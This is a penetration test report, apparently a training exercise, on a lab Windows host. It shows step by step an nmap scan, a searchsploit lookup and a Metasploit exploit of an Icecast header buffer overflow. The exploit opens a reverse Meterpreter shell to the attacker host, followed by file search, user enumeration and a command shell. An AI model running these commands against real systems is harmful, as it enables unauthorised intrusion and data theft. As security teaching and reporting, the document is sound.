GoodSecurity Penetration Test Report

MaryYang@GoodSecurity.com

October 28, 2021

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.
When performing the internal penetration test, there were several alarming vulnerabilities that were
identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2. Findings

Machine IP:
192.168.0.20
Hostname:
MSEDGEWIN10

Vulnerability Exploited:

exploit/windows/http/icecast_header or option 0

Vulnerability Explanation:

Icecast server is on IP 192.168.0.20. It allows buffer overflow, which is a weakness in the server. Buffer overflow happens when a program has a fixed amount of memory and it is forced to input more data than it can account for. Therefore, an attacker can hack into the system, overwrite the memory, crash the system, take over the system remotely, and damage files or expose sensitive information.


Click here for more info: https://www.exploit-db.com/exploits/16763

Severity: EXTREME

Proof of Concept:

Step 1: Perform a service and version scan


nmap -sV 192.168.0.20


kali on ML-REFVM-122525 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Mon 18:03
root@kali: ~

```
root@kali:/var/www/html# cd ~
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-25 18:03 PDT
Nmap scan report for 192.168.0.20
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/
Nmap done: 1 IP address (1 host up) scanned in 10.49 seconds
root@kali:~#
```

Step 2: Indicates that Icecast service is running; Run searchsploit to show available Icecast searchsploits.


searchsploit icecast



```
root@kali:~# searchsploit icecast
--------------------------------------- ---------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
--------------------------------------- ---------------------------------------
Icecast 1.1.x/1.3.x - Directory Traver | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name  | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow   | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav | exploits/linux/remote/21602.txt
--------------------------------------- ---------------------------------------
Shellcodes: No Result
root@kali:~# searchsploit -t icecast window
--------------------------------------- ---------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
--------------------------------------- ---------------------------------------
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
--------------------------------------- ---------------------------------------
Shellcodes: No Result
```

Step 3: Start metasploit


Msfconsole



```
Shellcodes: No Result
root@kali:~# msfconsole
[-] ***rtIng the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View useful productivity tips with the tip command, or view them
 all with tip -l

msf5 > 
```

Step 4: Search for icecast module and load it to use.


Search icecast



```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Descriptio
n
   -  ----                                 ---------------  ----   -----  ----------
-
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast He
ader Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > 
```


Step 5: Set RHOST to target machine

Step 6: Run icecast exploit



```
   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.20     yes       The target host(s), range CIDR identifier, or
 syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49762) at 2021-10
700

meterpreter > █
```


Step 7: Perform a search for “recipe.txt”



```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > Interrupt: use the 'exit' command to quit
```

Step 8: Run a meterpretyer post scrip that enumerates all logged on users


Run post/windows/gather/enum_logged_on_users



```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000   MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20211025183300_default_192.168.0.20_host.users
txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
```

Step 9: Log into target machine

Shell




```
[-] Unknown command: systeminfo.
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > shell
Process 5272 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```

Step 10: Display the target’s computer system information:

Exit out of target’s computer, back into meterpreter and run

Sysinfo



```
C:\Program Files (x86)\Icecast2 Win32>sys info
sys info
'sys' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Icecast2 Win32>exit
exit
meterpreter > sys info
[-] Unknown command: sys.
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

3. Recommendations

- Update or install latest version of icecast
- Install firewall and set rules to control traffic
- Install antivirus
- Encrypt all files
- Limit access to users
- Keep logs of everything in the system
- Monitor logs
- Avoid phishing emails